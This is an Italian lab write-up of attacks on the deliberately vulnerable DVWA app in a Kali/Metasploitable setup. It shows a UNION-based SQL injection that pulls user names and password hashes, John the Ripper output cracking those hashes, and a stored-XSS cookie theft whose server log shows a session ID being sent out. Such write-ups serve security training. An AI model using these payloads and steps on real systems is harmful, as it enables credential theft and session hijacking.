


WEB APPLICATION HACKING

Si effettua l'accesso sulla web application DVWA in esecuzione su Metasploitable da Kali e si configura il livello di sicurezza su *low*



Ci viene richiesto un exploit sfruttando la vulnerabilità SQLi (Blind) per recuperare le credenziali degli utenti iscritti sull'applicazione web dal database quindi prima di costruire la query da inserire nel campo User ID si visualizza il codice sorgente cliccando su *View Source* come evidenziato nella figura sopra in modo da avere maggior informazioni.

Da notare che un SQLi Blind differisce da SQLi tradizionale in quanto non è possibile vedere chiaramente i risultati in output di risposta alla query inviata. In questo caso però siccome il livello di sicurezza impostato è low allora è possibile sfruttare la vulnerabilità blind come una tradizionale.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

A questo punto si procede con la scrittura della query che nel caso specifico sarà `'UNION SELECT first_name, password FROM users #` dove selezioneremo appunto first name e password da recuperare (SELECT) dalla tabella users (FROM).

Siccome le password però sono criptate si utilizzerà un tool per decifrarle come ad esempio John the Ripper.

```
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 Gordon:e99a18c428cb38d5f260853678922e03
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 Bob:5f4dcc3b5aa765d61d8327deb882cf99
```


```
(kali@kali)-[~]
└─$ cd Desktop

(kali@kali)-[~/Desktop]
└─$ john passworddva.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (Bob)
abc123        (Gordon)
letmein       (Pablo)
Proceeding with incremental:ASCII
charley       (Hack)
5g 0:00:00:00 DONE 3/3 (2023-06-09 06:32) 33.33g/s 1218Kp/s 1218Kc/s 1344Kc/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Quindi dopo aver copiato e salvato nomi utenti a password in un documento di testo .txt sul Desktop della macchina di Kali con cui abbiamo eseguito l'attacco si procede con il processo di decifrazione. Come si vede dall'immagine in alto ora le password sono mostrate in chiaro e in corrispondenza di ogni utente (le credenziali in rosso sono quelle usate per accedere a DVWA).



Il secondo step richiesto consiste nel recuperare i cookie di sessione delle vittime con un attacco XSS stored (persistente) inviandoli ad un server sotto il nostro controllo.

Procediamo così con l'avvio del nostro server sulla porta 1337 come riportato di seguito




```
(kali@kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Dopo si accede nella sezione dedicata a questa vulnerabilità per inserire il comando che permetterà l'invio del cookie




Ispezionando il campo Message * si andrà a modificare prima il numero di caratteri consentiti in quanto la lunghezza del comando sarà più lunga del limite riportato (50 come si vede in figura)



Si immette un nome qualsiasi nel primo campo mentre nel secondo il comando con la specificazione dell'IP di Kali e la porta scelta.

```
(kali@kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
192.168.50.100 - - [09/Jun/2023 10:23:59] "GET /?cookie=security=low;%20PHPSESSID=e660192f343ba8249dbd6a2a11137920 HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 10:23:59] code 404, message File not found
192.168.50.100 - - [09/Jun/2023 10:23:59] "GET /favicon.ico HTTP/1.1" 404 -
```

Il cookie sarà visibile sul terminale della nostra macchina compresa l'info che ci indica il livello di sicurezza dell'app web (low) come evidenziato nello scatto.



Directory listing for /?cookie=security=low; PHPSESSID=e660192f343ba8249dbd6a2a11137920

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BumpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.lessht](#)
- [.local/](#)
- [.maltego/](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-clipboard.pid](#)
- [.vboxclient-display-svga-x11.pid](#)
- [.vboxclient-draganddrop.pid](#)
- [.vboxclient-seamless.pid](#)

